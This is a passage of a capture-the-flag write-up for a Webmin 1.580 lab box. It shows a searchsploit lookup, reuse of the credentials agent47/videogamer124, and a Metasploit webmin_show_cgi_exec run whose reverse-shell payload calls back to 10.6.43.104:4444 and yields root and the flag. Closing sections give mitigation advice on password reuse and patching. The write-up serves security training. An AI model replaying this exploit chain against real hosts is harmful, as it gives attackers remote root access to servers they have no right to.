
With this, I can look for any publicly known CVE's.



```
┌──(kali㉿kali)-[~]
└─$ searchsploit webmin 1.580
------------------------------------------------------- ---------------------------------
 Exploit Title                                         |  Path
------------------------------------------------------- ---------------------------------
Webmin 1.580 - '/file/show.cgi' Remote Command Execut | unix/remote/21851.rb
Webmin < 1.920 - 'rpc.cgi' Remote Code Execution (Met | linux/webapps/47330.rb
------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```


```
exploit/unix/webapp/webmin_show_cgi_exec
```

We found one but it needs a username:password. Let's try with the CC we do have


localhost:10000
For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks…
Login: agent47
File Manager
Search:
System Information
Logout
webmin


System hostname	gamezone (127.0.1.1)
Operating system	Ubuntu Linux 16.04.6
Webmin version	1.580
Time on system	Tue Feb 21 20:22:12 2023
Kernel and CPU	Linux 4.4.0-159-generic on x86_64
Processor information	Intel(R) Xeon(R) CPU E5-2686 v4 @ 2.30GHz, 1 cores
System uptime	3 hours, 16 minutes

We take it to Metasploit fill in the blanks




```
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > show options

Module options (exploit/unix/webapp/webmin_show_cgi_exec):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD  videogamer124    yes       Webmin Password
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS    localhost        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Me
                                        tasploit
   RPORT     10000            yes       The target port (TCP)
   SSL       false            yes       Use SSL
   USERNAME  agent47          yes       Webmin Username
   VHOST                      no        HTTP server virtual host


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.6.43.104      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

We run it and find a shell on the target.



```
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > sessions -i 1
[*] Starting interaction with 1...


Shell Banner:
r1bdL8p2WBJ8Rcza
-----

whoami
root
ls -la /root/
total 24
drwx------  3 root root 4096 Aug 16  2019 .
drwxr-xr-x 23 root root 4096 Aug 16  2019 ..
lrwxrwxrwx  1 root root    9 Aug 16  2019 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
drwx------  2 root root 4096 Aug 16  2019 .cache
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   33 Aug 16  2019 root.txt
cat /root/root.txt
a4b945830144bdd71908d12d902adeee
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
hostname
gamezone
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 02:c8:58:ed:b7:d9 brd ff:ff:ff:ff:ff:ff
    inet 10.10.107.205/16 brd 10.10.255.255 scope global eth0
```

Proof of User



```
cat /root/root.txt
a4b945830144bdd71908d12d902adeee
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
hostname
gamezone
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 02:c8:58:ed:b7:d9 brd ff:ff:ff:ff:ff:ff
    inet 10.10.107.205/16 brd 10.10.255.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::c8:58ff:feed:b7d9/64 scope link
       valid_lft forever preferred_lft forever
```

MITIGATION

Password reuse is a common practice that can put your online accounts at risk. If a hacker gains access to one of your accounts with a reused password, they can potentially access your other accounts with the same password. To combat password reuse, you can take the following steps:

1. Use a password manager: A password manager is a tool that generates and stores unique passwords for each of your accounts. With a password manager, you only need to remember one master password, which makes it easier to use unique passwords for each account.
2. Use multi-factor authentication (MFA): MFA adds an extra layer of security to your accounts by requiring a second factor (such as a code sent to your phone) in addition to your password. This makes it much more difficult for hackers to access your accounts, even if they have your password.

MITIGATION

3. Regularly change your passwords: While it's important to use unique passwords, it's also important to regularly change them. This can help prevent hackers from accessing your accounts if they do manage to obtain your passwords.
4. Use strong, complex passwords: Strong passwords are more difficult for hackers to guess or crack. A strong password should be at least 12 characters long, include a mix of upper and lower case letters, numbers, and special characters, and not contain any dictionary words.

By implementing these steps, you can help protect your online accounts and reduce the risk of password reuse.

MITIGATION

A CVE (Common Vulnerabilities and Exposures) is a publicly disclosed cybersecurity vulnerability that could be exploited by attackers. Content Management Systems (CMS) are popular targets for attackers because they often use third-party plugins and extensions that may contain vulnerabilities. To combat using CMS with a CVE, you can take the following steps:

1. Keep your CMS and plugins up to date: CMS providers often release security patches to address known vulnerabilities. Keep your CMS and all installed plugins up to date to ensure that you have the latest security patches.
2. Monitor CVE databases: Keep an eye on CVE databases to see if any vulnerabilities have been reported for your CMS or installed plugins. Regularly check for updates and patches to fix any reported vulnerabilities.

MITIGATION

3. Use trusted plugins: Only use plugins and extensions from trusted sources. Avoid downloading plugins from unknown or untrusted sources, as they may contain malicious code or vulnerabilities.
4. Use a web application firewall (WAF): A WAF can help protect your website from attacks by blocking malicious traffic and filtering out known vulnerabilities. A WAF can also monitor and log any suspicious activity, which can help you identify potential security issues.
5. Follow security best practices: Implementing security best practices can help prevent attacks and reduce the impact of any successful attacks. For example, use strong passwords, limit user permissions, and regularly back up your data.

By following these steps, you can help reduce the risk of using a CMS with a CVE and protect your website from potential attacks.